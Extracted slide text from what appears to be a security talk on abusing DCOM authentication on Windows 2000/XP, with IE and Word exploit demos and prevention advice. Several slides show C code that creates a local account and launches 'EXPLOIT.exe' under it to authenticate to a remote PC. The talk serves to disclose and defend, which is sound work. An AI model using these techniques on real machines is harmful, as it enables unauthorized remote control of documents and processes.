
DCOM authentication Remote PC ACL Client Program Component Logon Audit Run. As Account DCOM Authentication

Default setting of DCOM authentication Launch / Access control list n SYSTEM, Administrators, INTERACTIVE Run. As n The launching user
Authentication Component activation procedure Two steps of authentication Event handling & Authentication Exploit code Special case: XP
Event handling model Client Program Component Event Handler Navigation Events
Reverse authentication Local PC Client Program Event handler Component DCOM Logon Authentication Audit
Authentication Component activation procedure Two steps of authentication Event handling & Authentication Exploit code Special case: XP

Exploit code 1. Set an account on local PC. 2. Create client process with new account’s security context.

1. Set account on local PC // Create USER_INFO_1 structure USER_INFO_1 ui; ui. usri 1_name = “USERNAME”; ui. usri 1_password = “PASSWORD”; ui. usri 1_priv = USER_PRIV_USER; ui. usri 1_home_dir = NULL; ui. usri 1_comment = NULL; ui. usri 1_flags = UF_SCRIPT; ui. usri 1_script_path = NULL; // Add new user to system Net. User. Add(NULL, 1, (LPBYTE)&ui, NULL);

1. Set account on local PC // Create USER_INFO_1 structure USER_INFO_1 ui; ui. usri 1_name = “USERNAME”; ui. usri 1_password = “PASSWORD”; ui. usri 1_priv = USER_PRIV_USER; ui. usri 1_home_dir = NULL; ui. usri 1_comment = NULL; ui. usri 1_flags = UF_SCRIPT; ui. usri 1_script_path = NULL; // Add new user to system Net. User. Add(NULL, 1, (LPBYTE)&ui, NULL);

1. Set account on local PC // Create USER_INFO_1 structure USER_INFO_1 ui; ui. usri 1_name = “USERNAME”; ui. usri 1_password = “PASSWORD”; ui. usri 1_priv = USER_PRIV_USER; ui. usri 1_home_dir = NULL; ui. usri 1_comment = NULL; ui. usri 1_flags = UF_SCRIPT; ui. usri 1_script_path = NULL; // Add new user to system Net. User. Add(NULL, 1, (LPBYTE)&ui, NULL);

2. Create client process PROCESS_INFORMATION process; STARTUPINFOW startup; startup. dw. Flags = STARTF_USESHOWWINDOW; startup. w. Show. Window = SW_SHOWNORMAL; Create. Process. With. Logon. W(“USERNAME”, NULL, “PASSWORD”, 0, NULL, “EXPLOIT. exe”, 0, NULL, “CURRENTDIR”, &startup, &process);

Special case: XP New security model. Cannot exploit with XP default setting.

Special case: XP Remote PC ACL Client client Program A user component DCOM Authentication Logon Audit guest

Use classic security model 1/2

Use classic security model 2/2
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention

Trojan Office Local PC DCOM • Get recent file’s list • Open a document • Change a document network Remote PC DCOM
Demonstration environment Local PC n Windows XP Remote PC n Windows 2 k Professional
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention

DCOM exploit prevention 1. Filter port 135. 2. Disable DCOM. 3. Use a strong password or pass phrase.
Conclusion Reveal the risks of DCOM with exploit demonstrations. Show the DCOM exploit techniques. Explain how to defend ourselves.

FAQ Q: IE’en doesn’t work well on domain environment. A: Latest version of IE’en works. Q: Why is the alert message displayed when "Contents" box is clicked? A: The system sometimes goes down. I think get_outer. HTML method has a memory leak, Even if I use Sys. Free. String every time. Q: Connection fails with “Class not registered” message. A: Check the user name and password.

Reference DCOM Technical Overview http: //msdn. microsoft. com/library/enus/dndcom/html/msdn_dcomtec. asp Web. Browser Control http: //msdn. microsoft. com/workshop/browser/webbrowser/refli st_cpp. asp Shell. Windows Object http: //msdn. microsoft. com/library/enus/shellcc/platform/shell/reference/objects/shellwindows/shellwi ndows. asp and others.
- Slides: 86